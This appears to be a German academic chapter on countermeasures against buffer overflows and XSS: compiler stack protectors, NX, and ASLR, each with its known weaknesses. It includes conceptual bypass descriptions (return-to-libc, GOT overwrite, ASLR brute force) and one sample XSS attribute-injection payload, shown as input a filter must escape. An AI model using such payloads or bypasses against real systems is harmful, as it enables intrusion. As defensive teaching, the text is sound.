Nachdem wir klassische Softwareschwachstellen der heutigen Computer-Systeme vorgestellt haben, richten wir jetzt unser Hauptaugenmerk auf die möglichen Gegenmaßnahmen. Da es verschiedene Ansätze gibt, diesen Schwachstellen entgegenzuwirken, wurden diese in zwei Hauptkategorien aufgeteilt: Gegenmaßnahmen, die durch einen Compiler realisiert werden und solche, die der Kernel des Betriebssystems zur Verfügung stellt.

Compilerpatches

Die ersten Ideen, das Ausnutzen von Buffer Overlfows zu verhindern, bestanden darin, zu erkennen, dass der Saved Instruction Pointer überschrieben wurde. Hierzu gibt es mehrere Produkte bzw. Projekte speziell im Unix-/Linux-Umfeld. Drei Repräsentanten werden nun folgend näher vorgestellt:

- *StackGuard:* erster sogenannte Stack Protector
- *StackShield:* hebt sich von StackGuard und Stack Smashing Protector durch seinen etwas anderen Lösungsansatz ab
- *Stack Smashing Protector:* ein verbesserter StackGuard von IBM

Funktionsweise von StackGuard

Der erste Ansatz gegen klassische Buffer Overflows wurde von der Firma Immunix Inc. (früher WireX) im Jahre 1997 als Patch für den GNU C Compiler veröffentlicht. Dieser Patch modifiziert den Compiler und veranlaßt diesen, beim Kompilieren von Software weitere Instruktionen in jedem Funktions-Prolog und Funktions-Epilog abzulegen. Die Instruktionen im Prolog werden aufgerufen, wenn im normalen Programmfluss eine Funktion aufgerufen wird. Durch den Patch wird dafür gesorgt, dass im Stack direkt vor den Saved Instruction Pointer ein sogenannter *Canary Value* abgelegt wird.



Abbildung 8: Der von Stackguard abgelegte Canary im Einsatz

Die Instruktionen im Epilog werden aufgerufen, wenn die Funktion abgearbeitet wurde und zurückkehrt. Dabei überprüfen die Instruktionen von StackGuard den Canary Value, ob dieser verändert wurde oder nicht. Die Philosophie, die dahinter steckt, ist folgende: Wenn ein Angreifer es schafft, den Saved Instruction Pointer zu überschreiben, so muss er auch zwangsläufig den davor liegenden Canary Value überschrieben haben. Wenn also der Canary Value verändert wurde, so wird dies durch den Funktions-Epilog aufgedeckt und das Programm sofort terminiert, da man nun davon ausgeht, dass der Saved Instruction Pointer auch manipuliert worden ist. Wurde der Canary Value nicht verändert, so wird das Programm weiter ausgeführt.

Der Typ des Canary Values ist bei StackGuard ein sogenannter *Terminator Canary*. Charakteristisch für diesen Typ ist, dass der Inhalt des Canarys immer derselbe ist, jedoch ist der Inhalt speziell „schwierig“ gewählt. So enthält der Canary Value zum Beispiel Nullbytes, Linefeeds und Carriage Returns. Diese Auswahl an Werten soll es erschweren oder gar unmöglich machen, den Schutzmechanismus aushebeln zu können. Da der Canary Value immer derselbe ist, ist dieser dem Angreifer bekannt. Um also den Saved Instruction Pointer unbemerkt zu überschreiben, müsste der Angreifer beim Überschreiben nur darauf achten, dass der Canary Value mit denselben Werten überschrieben wird, die er bereits enthält. Der spezielle Inhalt des Canary Values soll dies jedoch verhindern.

Als Beispiel stelle man sich eine Buffer Overflow Schwachstelle vor, die durch den falschen Einsatz der C-Funktion `strcpy()` in einem Programm existiert. Dem Angreifer ist es dann möglich, beliebig viele Bytes auf den Stack zu schreiben und sich so bis zum Saved Instruction Pointer hochzuarbeiten. Wird der Angreifer aber durch den Canary Value gezwungen, ein Nullbyte auf den Stack zu schreiben, so beendet die `strcpy()` Funktion den Schreibvorgang, da Nullbytes das Signalzeichen zum Beenden eines Schreibvorganges sind. Der Angreifer schafft es somit nicht, sich bis zum Saved Instruction Pointer hochzuarbeiten. Der Schreibvorgang wird durch den speziellen Terminator Canary erfolgreich abgewehrt.

Die Geschwindigkeitseinbußen durch die zusätzlichen Instruktionen sollen laut Immunix Inc. zu vernachlässigen sein.

Schwachstellen von StackGuard

Da StackGuard die erste Gegenmaßnahme war, um das Ausnutzen von Buffer Overflow Schwachstellen zu verhindern bzw. zu erschweren, ist es selbstverständlich, dass diese Lösung noch nicht ganz ausgereift sein konnte. StackGuard bietet nur bei einem „Standard Buffer Overflow“ Schutz. Andere mittlerweile eventuell sogar viel wichtigere Bereiche, wie zum Beispiel der Heap, werden durch StackGuard nicht geschützt. Exploits, die einen Heap Overflow als Angriffsvektor nutzen, werden von StackGuard somit nicht beeinträchtigt. Des Weiteren schützt StackGuard nur den Saved Instruction Pointer, nicht jedoch evtl. noch davor liegende lokale Variablen (andere Buffer) oder gar Funktionszeiger. Lässt sich zum Beispiel mit einem Buffer Overflow ein sich hinter dem Puffer befindender Funktionszeiger überschreiben, so kann dieser auf eine beliebige Adresse im Prozessspeicher gelenkt werden.

In sogenannten Return-to-Libc Angriffen wird solch ein Funktionszeiger mit einer bestimmten Adresse überschrieben, so daß der Zeiger auf eine Funktion aus der Libc-Bibliothek zeigt. Diese Linux-Bibliothek wird mit jedem Linuxprogramm in den Prozessspeicher geladen und stellt jedem Programm nützliche Funktionen zur Verfügung. Auch für Angreifer befinden sich dort einige nützliche Funktionen, so zum Beispiel `system()`, um Kommandos an das Betriebssystem zu senden, oder `fork()`, um weitere (Unter-)Prozesse zu starten oder aber auch diverse Socket-Funktionen zur Netzwerkkommunikation. Um so einen Angriff erfolgreich durchführen zu können, muss der Angreifer nur durch einen Buffer Overflow einen dahinterliegenden Funktionszeiger mit der genauen Adresse der Libc-Funktion überschreiben, die er im späteren Verlauf aufrufen möchte. Das heißt, der Angreifer muss Kenntnis darüber haben, an welcher Adresse sich die bestimmte

Libc-Funktion zur Laufzeit im Prozessspeicher befindet. Eventuell müssen noch einige Parameter für die Funktion ebenfalls durch den Buffer Overflow abgelegt und an die Funktion übergeben werden. Zum Schluss muss nur noch dafür gesorgt werden, dass der Funktionszeiger im Programmfluss aufgerufen wird.



Abbildung 9: Durchführung eines Return-to-Libc-Angriffs

Hierdurch lässt sich StackGuard komplett umgehen, da es in diesem Szenario nicht nötig ist, den Saved Instruction Pointer zu überschreiben. Somit wird auch der Canary Value nicht manipuliert und der Schutzmechanismus umgangen.

Funktionsweise von StackShield

Eine weitere Modifikation für den Gnu C Compiler, die leider nicht mehr weiterentwickelt wird, lautet StackShield. Hierbei wird kein Canary Value auf den Stack geschrieben, stattdessen wird der Schutzmechanismus durch 3 unterschiedliche Funktionen realisiert:

1. Funktion: Global Ret Stack

   Durch „Global Ret Stack“ wird beim Aufruf einer Funktion oder Unterfunktion zunächst im Prozessspeicher an den Anfang des `.data`-Segments die jeweilige aktuelle bzw. spätere Rücksprungadresse kopiert. Dieser Bereich wird zusätzlich als nicht überschreibbar markiert, so dass eine Manipulation dieser Kopie ausgeschlossen werden kann. Wurde die (Unter-)Funktion abgearbeitet, so wird vor dem Verlassen der Funktion, bevor die Rücksprungadresse aufgerufen wird, die Rücksprungadresse mit der zuvor erstellen Kopie wieder überschrieben. Die Rücksprungadresse und die Kopie sollten in der Regel dieselbe Adresse enthalten. Wurde jedoch die Rücksprungadresse durch einen Buffer Overflow oder einen Format String zur Laufzeit der (Unter-)Funktion manipuliert, so wird die Rücksprungadresse in jedem Fall wieder korrigiert, indem der Wert der Rücksprungadresse mit dem korrekten Wert aus der Kopie überschrieben wird.

   Somit bietet dieser Mechanismus einen Schutz, Angreifer davon abzuhalten, durch Manipulation des Saved Instruction Pointer beliebigen Code auszuführen. Jedoch kann so nicht festgestellt werden, ob es überhaupt einen Angriffsversuch gegeben hat, da die Rücksprungadresse in jedem Fall mit der gesicherten Kopie überschrieben wird. Diesen Umstand beseitigt Funktion Nr. 2.

2. Funktion: Ret Range Check

   Diese Funktion fungiert ähnlich wie die erste Funktion. Durch den Funktions-Prolog wird die Rücksprungadresse zunächst in den nicht beschreibbaren Bereich kopiert. Danach wird die aufgerufene (Unter-)Funktion abgearbeitet. Bevor diese Funktion zurückkehrt, wird nun jedoch nicht durch den Funktions-Epilog die Rücksprungadresse wieder mit der Kopie überschrieben, sondern beide Werte werden miteinander auf Gleichheit überprüft. Stimmen beide Werte nicht überein, so wird das Programm terminiert, da eine Manipulation der Rücksprungadresse stattgefunden hat.

3. Schutz für Funktionszeiger

   Bei StackGuard wurde geschildert, dass es keinen Schutz für Funktionszeiger gibt, welche für sogenannte Return-to-Libc Angriffe mißbraucht werden könnten. StackShield bietet hierfür einen Schutzmechanismus. Die Idee ist, dass Funktionszeiger generell auf Adressen zeigen sollen, die sich im `.text`-Segment befinden. StackShield bietet mit dieser dritten Funktion die Möglichkeit, zur Laufzeit jeden Funktionszeiger zu kontrollieren, um sicherzustellen, dass diese nur auf Adressbereiche im `.text`-Segment zeigen. Ein Angreifer, der eine Return-to-Libc Attacke mit Hilfe eines manipulierten Zeigers ausführen möchte, müsste den Zeiger auf eine Adresse im SharedLibrary-Bereich „verbiegen“. Die SharedLibraries liegen jedoch in einem Adressbereich über `0x40000000`. Das `.text`-Segment befindet sich an deutlich niedrigeren Adressen. StackShield kann diese Manipulation eines Zeigers aufdecken und das Programm terminieren.

   Jedoch scheint dieser Mechanismus bei einigen Programmen Probleme zu bereiten. Besonders betroffen sind Programme, die ihren Speicher dynamisch reservieren. Anscheinend hat StackShield Schwierigkeiten, Funktionszeiger von anderen Zeigern zu unterscheiden. Es wird vermutet, dass einige Zeiger, die in Beziehung mit dem Heap stehen, von StackGuard fälschlicherweise als manipulierte Funktionszeiger erkannt werden. StackGuard schlägt hier falschen Alarm und terminiert das Programm.

Schwachstellen von StackShield

Beim Einsatz der ersten Schutzfunktion ist eine erfolgreiche Manipulation der Rücksprungadresse zwar ausgeschlossen, jedoch lassen sich hier die Funktionszeiger trotzdem überschreiben und so eventuell Return-to-Libc Angriffe erfolgreich ausführen. Der Schutzmechanismus für Funktionszeiger kann leider nicht (immer) verwendet werden, da wie oben beschrieben, unerwartete Programmabstürze auftreten können. Solch ein unkalkulierbares Risiko (Systemabstürze, Datenverlust, Downtime,...) kann in einer Produktionsumgebung nicht in Kauf genommen werden. Des Weiteren ist es möglich, die sogenannte *Global Offset Table* (kurz GOT) zu überschreiben. Diese Tabelle enthält die tatsächlichen Adressen von Funktionen. Ein Angreifer könnte die GOT dermaßen manipulieren, daß beim Aufruf einer Funktion, zum Beispiel `printf()`, stattdessen `fork()` aufgerufen wird. Eine weitere Schwachstelle von StackShield ist die Tatsache, dass auch hier der Heap nicht geschützt wird. Heap Overflows sind somit auch beim Einsatz von StackShield nicht beeinträchtigt.

Funktionsweise von Stack Smashing Protector

Stack Smashing Protector, kurz SSP, wurde früher unter dem Namen ProPolice entwickelt und schließlich als Patch in den Gnu C Compiler 3.x implementiert. Die Wirkungsweise von SSP ist der von StackGuard sehr ähnlich. Jedoch wurden einige Verbesserungen eingearbeitet. SSP kann entweder Terminator Canaries, wie bei StackGuard, oder sogenannte *Random Canaries* auf dem Stack ablegen. Die erste Variante hat jedoch den entscheidenen Nachteil, dass ein Angreifer den Canary Value kennt. Um dies zu verhindern, kann SSP einen Random Canary auf dem Stack ablegen, d.h. der Canary Value wird durch eine Pseudo-Zufalls-Funktion zur Laufzeit generiert.

Eine weitere Verbesserung von SSP ist, dass der Canary Value nicht vor den Saved Instruction Pointer platziert wird, sondern dieser wird bei SSP vorgelagert und somit vor den Saved Frame Pointer gelegt. Hierdurch wird auch der Saved Frame Pointer vor einer Manipulation geschützt.

Die entscheidende Verbesserung von SSP gegenüber StackGuard ist allerdings, dass der Patch den Compiler zu einer Umstrukturierung des Codes veranlasst. Hierdurch wird dafür gesorgt, dass die Reihenfolge der lokalen Variablen und Funktionszeiger dermaßen umsortiert werden, dass übergelaufene Puffer niemals einen Funktionszeiger überschreiben können. Lokale Puffer befinden sich durch SSP zur Laufzeit im Stack immer direkt unter dem Canary Value. Funktionszeiger befinden sich immer unterhalb der Puffer. Ein Puffer, der nun überlaufen wird, kann im schlimmsten Fall nur weitere Puffer und die Rücksprungadresse überschreiben, was SSP jedoch sofort bemerkt, da der Canary Value dann auch überschrieben würde. Durch einen Überlauf ist es aber nicht mehr möglich, einen dahinterliegenden Funktionszeiger zu überschreiben, da sich hinter einem Puffer niemals ein Funktionszeiger befinden wird.

Der Schutzmechanismus Stack Smashing Protector ist bei der mit OpenBSD ausgelieferten Version von GCC per default aktiviert.



Abbildung 10: Unterschiede zwischen StackGuard und SSP

Schwachstellen von Stack Smashing Protector

Auch SSP beinhaltet einige Schwachstellen, die es in einigen Fällen einem Angreifer ermöglichen, den Schutzmechanismus zu umgehen. So sind zum Beispiel von der Umsortierung lokaler Variablen nur Puffer betroffen, die mindestens 8 Byte lang sind. Kleinere Puffer werden nicht reorganisiert. Das heißt im schlimmsten Fall, wenn eine Anwendung kleine Puffer enthält (< 8 Byte), werden diese nicht direkt unter den Canary Value veschoben. Es können sich somit Funktionszeiger über den Puffern befinden, welche durch einen Pufferüberlauf überschrieben und manipuliert werden könnten.



Abbildung 11: Kleine Puffer (unten) werden nicht umsortiert

Des Weiteren findet generell keine Umsortierung innerhalb von Structures statt. Eine solche Umsortierung scheint technisch nicht möglich zu sein. Hier müsste der Programmierer bei der Entwicklung seiner Software darauf achten, in seiner Structure zuerst Puffer und anschließend Fuktionszeiger zu definieren. Ansonsten können auch Zeiger in einer Structure von einem Puffer überschrieben werden und beliebiger Code zum Ausführen gebracht werden.

Wie schon die beiden zuvor vorgestellten Schutzmechanismen, so bietet auch Stack Smashing Protector keinen Schutzmechanismus für den Heap.

Kernelpatches

In den nun folgenden Abschnitten werden Gegenmaßnahmen vorgestellt, welche nicht durch einen Compiler, sondern durch einen Kernel bewerkstelligt werden.

Nicht ausführbare Speicherseiten (NX-Bit)

Betrachtet man die häufigsten Angriffsformen, so stellt man fest, dass bei den meisten Angriffen eigener Code eingeschleust wird, welcher anschließend ausgeführt wird. Diese Payload wird also zum Beispiel durch einen Buffer Overflow in den Prozessspeicher geschrieben und anschließend aufgerufen.

Eine Gegenmaßnahme ist, Speicherbereiche, welche beschreibbar sein sollen, als nicht ausführbar zu markieren. Andersherum sollen Speicherbereiche, die ausführbaren Code enthalten, als ausführbar markiert werden, jedoch sollen diese Bereiche nicht beschreibbar sein. Dieser Sicherheitsmechanismus lässt sich nicht, wie der Schutzmechanismus mit dem Canary Value, durch einen Compilerpatch realisieren, da das Betriebssystem für die Speicherverwaltung und die Speicherbereiche zuständig ist. Dieser Sicherheitsmechanismus muss in Form eines Kernelpatches realisiert werden.

Des Weiteren muss zwischen Software-Emulation und Hardware-Implementation unterschieden werden. Auf diese Unterschiede wird nun näher eingegangen.

Software-Emulation: Bei der Software-Emulation wird die Fähigkeit, Speicherseiten als nicht ausführbar zu markieren, gänzlich durch das Betriebssystem (Software) realisiert. Ein gravierender Nachteil hierbei sind enorme Performanceeinbußen von bis zu 500%. Somit kann es vorkommen, dass eine Operation, die ohne Overhead zum Beispiel nur eine Sekunde dauern würde, durch die Software-Emulation bis zu 10 Sekunden in Anspruch nimmt. Ein solcher Schutzmechanismus war bzw. ist in der Lage, vor einigen Internetwürmern, wie dem Sasser- oder Blasterwurm, zu schützen. Die Software-Emulation ist bei OpenBSD seit Version

3.3 (Releasedatum: 01.05.03) unter dem Namen W^X (gesprochen: W xor X) fester Bestandteil des Betriebssystems. Bei den anderen beiden BSD-Derivaten, FreeBSD und NetBSD, ist keine Software Emulation implementiert. Für das Linux-Betriebssystem sind Kernelpatches verfügbar, welche eine Software-Emulation ermöglichen. Zu den bekanntesten Kernelpatches zählen PaX, Exec Shield und OpenWall. Besonders PaX zählt zu den interessanteren Kernelpatches für Linux, da PaX neben der Kennzeichnung von Datenspeicherbereichen als nicht ausführbar und Programmspeicherbereiche als nicht beschreibar noch zusätzlich Speicherbereiche zufällig im Prozessspeicher anordnen kann. Dieser Schutzmechanismus, allgemein unter dem Namen *Address Space Layout Randomization* bekannt, wird später, im gleichnamigen Abschnitt, näher vorgestellt.

Hardware-Implementation: Ein entscheidender Nachteil bei der Software-Emulation ist der teilweise enorme Overhead von bis zu 500%. Um diese Performanceeinbußen zu beseitigen, entschied sich der Prozessorhersteller AMD, Hardwaresupport in seine AMD64-Prozessorreihe zu implementieren. Der Vorteil hierbei ist, dass das Betriebssystem die Aufgaben an die Hardware übergeben kann und somit keine Emulation mehr nötig ist. Hierdurch entstehen keine messbaren Performanceeinbrüche. AMD veröffentlichte dieses Feature unter dem Namen NX (No eXecute). Der Konkurrent Intel folgte AMD und veröffentlichte sein Feature zur hardwarebasierten NX-Implementation unter dem Namen XD (eXecute Disable). Das W^X-Feature bei OpenBSD kann nur die NX Technologie von AMD64 Prozessoren nutzen. Bei Intel-Prozessoren ist weiterhin nur eine Software-Emulation möglich, auch wenn der Intel-Prozessor das NX-Bit-Feature anbietet. Seit NetBSD 2.0 (Releasedatum: 09.12.04) wird das Feature in vollem Umfang sowohl für den Stack als auch für den Heap unterstützt. FreeBSD hingegen unterstützt das NX Feature bis heute nicht. Macintosh-Modelle unterstützen seit der Umstellung auf die Intel-Architektur das Hardware NX-Bit. Für Linux Betriebssysteme seit dem Kernelrelease 2.6.8 im August 2004 wird die Hardwareunterstützung sowohl für AMD64, als auch IA-64-Prozessoren geboten. Der 32-Bit-Linuxkernel ist auch in der Lage, auf das hardwarebasierte NX-feature zuzugreifen, sofern ein 64-Bit-Prozessor in dem System eingesetzt wird. Des Weiteren existieren die separaten Kernelpatches, wie PaX und Exec Shield für den Linuxkernel. Diese unterstützen auch AMD64- und IA-64-Prozessoren. Auf älteren Systemen bieten diese Patches, wie im Abschnitt „Software-Emulation“ schon beschrieben, nur eine ressourcenhungrige Emulation. PaX wird zum Beispiel bei der Linuxdistribution Hardened Gentoo per default eingesetzt. Exec Shield kommt bei den Distributionen von Red Hat Fedora und RHEL 3 und 4 (Red Hat Enterprise Linux) zum Einsatz.

Schwachstellen des NX-Bit

Zwar ist es einem Angreifer durch dieses Sicherheitsfeature nicht mehr möglich, eigenen eingeschleusten Code auszuführen, jedoch kann ein Angreifer vorhandenen Code für seinen Angriff nutzen. Bei den sogenannten Return-To-Libc Angriffen wird zum Beispiel vorhandener Code aus den SharedLibraries speziell der Libc-Bibliothek für einen Angriff genutzt. Wie schon im Abschnitt „Schwachstellen von StackGuard“ geschildert, bietet die Libc-Bibliothek genügend nützliche Funktionen für einen Angreifer.



Abbildung 12: Ablauf Return-to-Libc-Angriff

Address Space Layout Randomization

Ein weiteres Sicherheitsfeature, welches in Form eines Kernelpatches realisiert werden kann, ist die Randomisierung des Prozessspeichers. Im englischen Gebrauch wird dies als *Address Space Layout Randomization* oder kurz ASLR bezeichnet. Wie bei vorherigen Abschnitten geschildert, ist es oft für den Angreifer möglich, einen Return-To-Libc-Angriff durchzuführen. Um bei solch einem Angriff erfolgreich zu sein, muss der Angreifer genau wissen, an welcher Adresse sich seine gewünschte Funktion, zum Beispiel `fork()` oder `system()`, zur Laufzeit im Prozessspeicher befindet, damit er einen Funktionszeiger genau auf diese Adresse umlenken kann. ASLR versucht nun, einen Return-To-Libc-Angriff unmöglich zu machen, indem es dafür sorgt, dass die Funktionen im Prozessspeicher sich nicht immer an derselben Adresse befinden.

Am Beispiel von PaX soll die prinzipielle Funktionsweise von ASLR geschildert werden: Beim Aufrufen einer Anwendung oder eines Dienstes werden während der Generierung des Prozessspeichers durch das ASLR-Feature dynamisch große Padding-Felder über dem Stack unter den SharedLibaries und unter dem Heap generiert. PaX bietet für die jeweiligen Segmente jeweils 16, 16 und 24 Bit an Entropie. Die durch die Padding-Felder belegten Speicherbereiche stehen dem Prozess nicht mehr zur Verfügung.



Abbildung 13: Platzierung der Paddingfelder

Dadurch befinden sich die Basisadressen der drei Segmente bei jeder Instanziierung an unterschiedlichen Stellen. Folglich befinden sich auch die Funktionen in den SharedLibraries bei jeder Instanziierung an unterschiedlichen Adressen. Somit kann ein Angreifer nicht mehr auf einem Testsystem in aller Ruhe ein Exploit vorbereiten, welcher an einer festen Adresse eine bestimmte Funktion erwartet. Denn bei Systemen mit aktiviertem ASLR-Schutz wird sich an dieser Adresse die gesuchte Funktion mit sehr hoher Wahrscheinlichkeit nicht befinden. Der Exploit wird somit bei Systemen mit ASLR wirkungslos.

ASLR-Schwachstellen

In einer wissenschaftlichen Arbeit der Stanford-Universität wurde nachvollziehbar demonstriert, dass Return-To-Libc-Angriffe dennoch möglich sind. Zwar kennt ein Angreifer die Adresse seiner gewünschten Funktion nicht mehr, jedoch hindert es ihn nicht, diese per Brute Force herauszufinden. Ein Angreifer muss sein Exploit nur "ein paar mal öfter" auf das Zielsystem anwenden. Die Anzahl der nötigen Versuche, um die richtige Adresse zu finden und somit einen erfolgreichen Angriff durchführen zu können, lässt sich aus folgender Formel ableiten:

```
Gesuchte Funktion =
  0x40000000 + Offset + delta_mmap
```

Die gesuchte Funktion sei zum Beispiel die Funktion `system()`, die ein Angreifer in seinem Exploit verwendet und im SharedLibrary-Segment finden muss. Das SharedLibrary-Segment beginnt bei Linuxsystemen grundsätzlich ab der Adresse `0x40000000`. Das Offset ist das Offset, an der sich die Funktion `system()` auf nicht durch ASLR geschützten Systemen befindet. Dieses Offset kann der Angreifer zum Beispiel auf einem Testsystem ohne ASLR mühelos herausfinden. Die `delta_mmap`-Variable ist nun der Zufallswert bzw. das Padding, welcher durch PaX generiert wird. Da die `delta_mmap`-Variable für das SharedLibrary-Segment 16Bit an Entropie beträgt, muss der Angreifer $2^{16} = 65.536$ mal seinen Exploit auf ein System anwenden, um einen erfolgreichen Angriff durchzuführen. Nach nur der Hälfte der Versuche, demzufolge ab dem 32.768sten Versuch, besteht eine 50%-Wahrscheinlichkeit auf einen erfolgreichen Angriff. Die Größenordnung ist für einen automatischen Angriff recht gering und die Stanford-Universität hat in einem Experiment gezeigt, dass es im Schnitt gerade mal 216 Sekunden gedauert hat, bis die richtige Adresse gefunden wurde. Somit lassen sich prinzipiell alle Return-to-Libc-Angriffe auch auf ASLR-geschützten Systemen erfolgreich durchführen. Nur eine höhere Entropie kann Brute Force-Angriffe unpraktikabel machen. Auf 32-Bit-Systemen ist es jedoch technisch nicht möglich, mehr als 16- bis 20-Bit Entropie für `delta_mmap` zu bieten. Somit ist der durch ASLR generierte Schutz vor Return-To-Libc-Angriffen auf 32-Bit-Systemen nicht ausreichend hoch. Auf 64Bit-Architekturen wird eine Entropie von 40Bit geboten, welche Brute Force-Attacken nicht mehr praktikabel macht. Somit bietet ASLR nur auf 64-Bit-Architekturen ausreichenden Schutz.

Gegenmaßnahmen Webbasierter Software

Im Gegensatz zu den Sicherheisproblemen der klassischen Programmiersprachen, wie zum Beispiel *C*, sind die Problematiken, die speziell webbasierte Software betreffen, noch relativ jung. Dies hat zwei Folgen.

Zum einen entstehen neue Angriffsvektoren, da sich die Webtechnologien weiterentwickeln und immer mehr Funktionalität hinzugefügt wird. Das Schlagwort *Web 2.0* hat gezeigt, dass die Entwicklung des Webs noch nicht am Ende ist. Es wird immer mehr Interaktivität angestrebt. All dies wird jedoch mit Protokollen und Sprachen umgesetzt, die nicht für derartige Nutzung konzipiert waren. Die so gemachten Erweiterungen haben häufig sicherheitsrelevante Folgen. So wurde dem *XMLHttpRequest*-Objekt zum Beispiel im Nachhinein eine Vielzahl an Funktionalität wieder entzogen [ses-live2007].

Zum anderen gibt es zwar einige, wenige Frameworks, mit deren Hilfe Webapplikationen sicherer entwickelt werden können, allerdings werden diese noch nicht besonders breitflächig eingesetzt, gerade nicht von Einsteigern. Die Programmiersprachen für die Entwicklung von Webapplikationen bieten teilweise kleinere Sicherheitsfeatures automatisch an, wie beispielsweise *Magic Quotes* in *PHP*. Jedoch vermitteln diese impliziten Sicherheitsmaßnahmen ein falsches Gefühl der Sicherheit. Viele wissen nicht, welcher Art von Angriffen diese Schutzmechanismen überhaupt vorbeugen.

Insgesamt sind Sprachen, die zum Erstellen von Webapplikationen konzipiert wurden, nicht mit einer so großen Vielzahl an automatischen Schutzmechanismen gegenüber ihrer spezifischen Schwachstellen ausgestattet, wie die zuvor erwähnten klassischen Programmiersprachen.

XSS

Die trivialste Methode, XSS zu unterbinden, ist, den vom Benutzer erzeugten Inhalt zu filtern. Der Filter sollte mächtig genug sein, um zu verhindern, dass neue Tags geöffnet werden können und man aus der aktuellen Umgebung ausbrechen kann.

Hier ein Beispiel zur Erläuterung. Angenommen, der Benutzer darf den Inhalt des `src`-Attributes eines `img`-Tags definieren, so sollte es ihm nicht möglich sein, etwas anderes als dieses `src`-Attribut zu verändern. Sollte der Code also folgendermaßen aussehen:

```
<img src="$userSrc">     ,
```

dann darf bei der Eingabe von

```
" onerror="alert('xss');
```

nicht

```
<img src="" onerror="alert('xss');">
```

herauskommen, sondern etwas in der Art wie:

```
<img src="&quot; onerror=
  &quot;alert('xss');">
```

Natürlich müssen mehr Zeichen als nur " gefiltert werden. Welche, hängt jedoch von der Webanwendung selbst ab. Ein großes Problem für derartige Filter ist, dass die Entwicklung immer mehr hin zu dynamischeren Inhalten geht. Nehmen wir zum Beispiel myspace.com. Dort wird dem Benutzer mehr oder weniger ermöglicht, eine eigene Webseite zu erstellen. Hierfür ist es natürlich nötig, dass er neue HTML-Elemente erstellen kann. Es ist nun ein äußerst schwieriges und komplexes Unterfangen, sämtliche Elemente und Attribute, die Schwachstellen darstellen, zu verbieten, beziehungsweise all jene, die es nicht sind, zu erlauben.

Um sich auch gegen Typ 0-XSS zu schützen, müssen solche Filter natürlich auch auf Eingaben, die von einem Benutzer beeinflusst werden können, angewendet werden. Dies sind vor Allem die Adresse und der Referer.

Ein anderer Weg, eingeschleusten JavaScript-Code zu entdecken, ist es, den DOM (Document Object Model) zur Hilfe zu nehmen. DOM ist ein Standard-Objektmodell für XML und verwandte Dokumente. Mit seiner Hilfe kann richtungsunabhängig in einem Dokument navigiert und können beliebige Teile geändert werden. Die Datenstruktur ist ein Baum und es wird über Eltern- und Kind-Beziehungen auf die Knoten zugegriffen. DOM bildet die Basis, auf Grund derer die meisten Browser Webseiten verarbeiten und anzeigen.

Ein erster naiver Ansatz dieser Methodik ist es, zuvor zu definieren, an welcher Stelle `script`-Blöcke stehen und dann vor dem Ausliefern der Webseite den DOM-Baum zu überprüfen, ob sich nun an Stellen, die nicht zuvor definiert wurden, `script`-Blöcke befinden. Das Hauptproblem an dieser Methodik ist, dass es noch eine Vielzahl anderer Arten gibt, JavaScript-Code in einer Webseite auszuführen. Man müsste also alle DOM-Elemente einer Seite überprüfen. Zuvor jedoch braucht man ein Template, gegen das die Webseite validiert werden kann. Die Erstellung dieses Templates wird immer komplexer, je dynamischer der Inhalt ist. Das Validieren darf auch nicht lediglich auf der Existenz von Elementen basieren, sondern es müssen auch die Attribute mit einbezogen werden. Wenn dies nicht geschähe, wäre zum Beispiel das folgende Szenario möglich. Sollte es einem Benutzer erlaubt sein, ein Bild einzufügen, könnte er als `src`-Attribut einen Link zu einem nicht existierenden Bild angeben und nun in dem `onerror`-Attribut JavaScript-Code einbinden, welcher ausgeführt wird, sobald der Browser feststellt, dass das angegebene Bild nicht existiert.

